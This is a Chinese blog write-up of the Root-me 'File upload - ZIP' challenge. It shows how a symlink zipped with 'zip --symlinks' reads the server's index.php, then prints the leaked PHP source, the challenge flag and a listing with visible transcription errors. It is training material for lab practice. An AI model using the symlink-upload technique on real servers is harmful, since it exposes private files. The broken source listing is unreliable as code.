

[Root-me]File upload - ZIP Writeup

原创

[Vic1fe](#) 于 2020-01-01 10:29:49 发布 875 收藏

分类专栏: [Rootme](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_41918771/article/details/103791104

版权



[Rootme](#) 专栏收录该内容

6 篇文章 1 订阅

订阅专栏

个人博客地址

<http://www.darkerbox.com>

欢迎大家学习交流

Root-me网址:

<https://www.root-me.org/fr/Challenges/Web-Serveur/File-upload-ZIP>

题目描述:

Your goal is to read index.php file.

知识点

- zip文件上传



ZIP upload

File unzipped [here](#).

未选择任何文件


https://blog.csdn.net/qq_41918771

是一个zip文件上传, 上传后解压zip文件。


我写了个文件2.php，压缩为2.zip。

```
2.php x
1 <?php
2 phpinfo();
3 ?>
```

https://blog.csdn.net/qq_41918771



上传。被解压出来了。



File Name ↓	File Size ↓	Date ↓
Parent directory/	-	-
2.php ←	21	01-Jan-2020 09:33
3aa2db9c1c058f25ba577518b018ed5b.zip	165	01-Jan-2020 03:23

直接访问会报403。因为php文件不能访问，只能访问txt/jpg。

在kali中创建软链接，再使用zip命令压缩符号链接文件。为什么是../../../../index.php? 因为上传解压后的目录和index.php的目录差三级。

```
ln -s ../../../../index.php index.txt、
zip --symlinks index.zip index.txt
```

```
root@kali:~/Desktop# ln -s ../../../../index.php index.txt
root@kali:~/Desktop# zip --symlinks index.zip index.txt
adding: index.txt (stored 0%)
root@kali:~/Desktop# █
```

点击上传。发现index.txt的大小比较大，点击index.txt得到index.php代码

File Name ↓	File Size ↓	Date ↓
Parent directory/	-	-
b788eb63cf15d22b6b3273393371c9cb.zip	186	01-Jan-2020 03:28
index.txt	1439	07-Feb-2018 20:01

https://blog.csdn.net/jq_41918771

```

<?php
if(isset($_FILES['zipfile'])) {
    if($_FILES['zipfile']['type'] === 'application/zip' || $_FILES['zipfile']['type'] === 'application/x-zip-compressed' || $_FILES['zipfile']['type'] === 'application/octet-stream') {
        $upload_dir = 'tmp/upload/'.uniqid('', true).'/';
        mkdir($upload_dir, 0750, true);
        $upload_file = $upload_dir . md5(basename($_FILES['zipfile']['name'])).'.zip';
        if (move_uploaded_file($_FILES['zipfile']['tmp_name'], $upload_file)) {
            $message = "<p>File uploaded</p>";
        }
        else {
            $message = "<p>Error!</p>";
        }
    }
    else {
        $zip = new ZipArchive;
        if ($zip->open($upload_file)) {
            // Don't know if this is safe, but it works, someone told me the flag is Y2v3s-7zUS1 uSEr-1npU7, did not understand what it means
            exec("/usr/bin/timeout -k2 3 /usr/bin/unzip '$upload_file' -d '$upload_dir'", $output, $ret);
            $message = "<p>File unzipped <a href='\".$upload_dir.\"'>here</a>.</p>";
            $zip->close();
        }
        else {
            $message = "<p>Decompression Error </p>";
        }
    }
}
else {
    $message = "<p> Error bad file type ! </p>";
}
}
?>

<html>
<body>
<h1>ZIP upload</h1>
<?php print $message; ?>
<form enctype="multipart/form-data" method="post" action=">
<input name="zipfile" type="file">
<button type="submit">Submit</button>
</form>
</body>
</html>

```

https://blog.csdn.net/jq_41918771

欢迎大家一起学习交流，共同进步，欢迎加入信息安全小白群



信息安全小白群

扫一扫二维码，入群聊。

https://blog.csdn.net/qq_41918771